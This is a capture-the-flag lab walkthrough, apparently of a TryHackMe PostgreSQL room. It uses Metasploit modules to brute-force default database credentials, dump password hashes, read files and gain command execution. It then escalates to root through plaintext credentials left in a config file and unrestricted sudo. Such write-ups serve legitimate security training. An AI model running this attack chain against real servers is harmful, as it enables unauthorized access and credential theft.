

First nmap scan





We got the type database running on target which is postgres

Then use Metasploit (write msfconsole in cmd) and write postgres



Use auxiliary/scanner/postgres/postgres_login






We got the credentials


postgres:password


use auxiliary/admin/postgres/postgres_sql



We got the version number then


Use auxiliary/scanner/postgres/postgres_hashdump






We got hashes then


Use auxiliary/admin/postgres/postgres_readfile







Now for the exploit

Use exploit/multi/postgres/postgres_copy_from_program_cmd_exec







We used python3 -c "import pty;pty.spawn('/bin/bash')"

find / -type f -name user.txt 2>/dev/null

output-/home/alison/user.txt

permission denied

so

cd /home/alison

ls -la

```
drwxr-xr-x 3 root   root   4096 Jul 28  2020 .
drwxr-xr-x 3 root   root   4096 Jul 28  2020 ..
-rwxrwxrwx 1 alison alison  123 Jul 28  2020 config.php
drwxr-xr-x 4 alison alison 4096 Jul 28  2020 poster
postgres@ubuntu:/var/www/html$ cat config.php
cat config.php
<?php
-----------------------------------------------------------------------------------------------------------
$dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = "p4ssw0rdS3cur3!#";
        $dbname = "mysudopassword";
?>postgres@ubuntu:/var/www/html$ su alison
su alison
Password: p4ssw0rdS3cur3!#
```

```
cat /home/alison/user.txt
cat /home/alison/user.txt
THM{postgresql_fa1l_conf1gurat1on}
```

```
sudo -l
sudo -l
[sudo] password for alison: p4ssw0rdS3cur3!#

Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
alison@ubuntu:/var/www/html$ sudo -s
sudo -s
```

root@ubuntu:/var/www/html# cat /root/root.txt

cat /root/root.txt

THM{c0ngrats_for_read_the_f1le_w1th_credent1als}

root@ubuntu:/var/www/html#